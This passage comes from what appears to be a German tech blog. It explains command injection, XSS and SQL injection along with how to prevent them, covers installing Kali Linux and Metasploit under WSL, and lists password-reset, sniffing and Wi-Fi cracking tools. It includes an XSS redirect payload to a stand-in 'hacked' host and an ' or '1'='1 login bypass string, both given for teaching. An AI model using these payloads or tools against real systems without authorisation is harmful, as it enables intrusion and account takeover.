  • Command Injection eine web shell zu starten und somit Zugriff auf den Server zu gelangen. Dies lässt sich verhindern, indem man alle Benutzereingaben validiert (Shell-Escapes und Sonderzeichen entfernen) und nur Befehle zulässt, welche zwingend erforderlich sind.
  • XSS bzw. Cross-Site-Scripting eigenen Code auf einer fremden Webseite temporär oder dauerhaft unterzubringen. Auch hier sollten Benutzereingaben validiert werden, um z.B. bei "Gästebucheinträgen" folgendes <script>document.location = "http://www.hacked.com";</script> zu verhindern.
  • SQL-Injection Code in SQL-Anweisungen über Webseiteneingaben auszuführen, um in die SQL-Abfragen einzugreifen, welche an die Datenbank gesendet werden. Zum Beispiel User: admin Passwort: ' or '1'='1 => SELECT * FROM users WHERE name='admin' and password='' or '1'='1' => Passwort für admin wird nicht benötigt!


Weitere Hacking-Tools finden sich auch in meinem Beitrag Hacking - Nützliche Tools (PassView, Windows Login Unlocker, Recovery, Process Hacker, Network Sniffer).

Dienstag, 21. Dezember 2021

Windows-Subsystem für Linux (WSL) - Installation Kali Linux

In den Beiträgen "Windows-Subsystem für Linux (WSL) - Installation" und "Windows-Subsystem für Linux (WSL) - Installation WSL 2" habe ich beschrieben, wie man WSL aktiviert und z.B. Ubuntu installiert. Mittlerweile gibt es eine Vielzahl an Linux Distributionen (wsl --list --online), darunter auch Kali Linux. Kali Linux ist eine Linux-Distribution (Debian basierend), die eine Sammlung von Tools für Penetrationstests und digitale Forensik umfasst.

Nach dem das Windows Subsystem installiert wurde (siehe Verlinkungen oben) kann man Kali Linux am einfachsten direkt über den Windows App Store installieren.

  • Dafür nach "Kali Linux" suchen oder den folgenden Link verwenden und https://www.microsoft.com/store/productId/9PKR34TNCV07.
  • Hinweis: Das Basis-Image enthält keine Tools (Penetration Testing Software) oder eine grafische Oberfläche, diese müssen über apt-Befehle installiert werden.
  • Als nächstes sollte Kali Linux aktualisiert werden:
  • sudo apt-get update
  • sudo apt-get dist-upgrade


Installation der Penetration Testing Software

Um beispielsweise das Metasploit Framework zu installieren, muss der folgende Befehl ausgeführt werden:

  • apt-get install metasploit-framework

Eine Übersicht für weitere nützliche Tools, wie z.B. nmap findet sich hier https://www.kali.org/tools/.


Samstag, 6. November 2021

Hacking - Nützliche Tools (PassView, Windows Login Unlocker, Recovery, Process Hacker, Network Sniffer)

In der aktuellen c't 23/2021 bieten die Artikel "Hack Dich selbst" und "Kali Linux auf USB-Stick einrichten" einen guten Überblick über aktuelle Angriffsszenarien von Hackern.

Über den Link ct.de/y41x findet sich eine Sammlung von Tools, welche die folgenden Themen betreffen:

  • Windows Passwort zurücksetzen
    • NTPWEdit - Windows-Konten entsperren, neues Kennwort vergeben
    • Windows Login Unlocker - Windows-Konten aufsperren, die mit einem Microsoft-Konto verknüpft sind

  • Gelöschte Dateien retten
    • PhotoRec - Wiederherstellung digitaler Bilder und Dateien
  • Kommunikationsverhalten bzw. Netzwerkverkehr loggen
    • NirSoft - Network Monitoring Tools Package
    • PacketCache - Windows service designed to continuously monitor the network interfaces of a computer and store the captured packets in memory (RAM)
    • NetworkMiner - Open source Network Forensic Analysis Tool (NFAT) for Windows
    • Security - Nmap Netzwerkscanner und Kali Linux 
    • Wifite2 - Is designed to use all known methods for retrieving the password of a wireless access point (router)
  • Content-Management-Systeme (WordPress), Datenbanken, Browser- und App-Traffic

Fast alle Tools finden sich unter "Kali Linux", siehe auch Kali Linux Live image für CD/DVD/USB/PXE.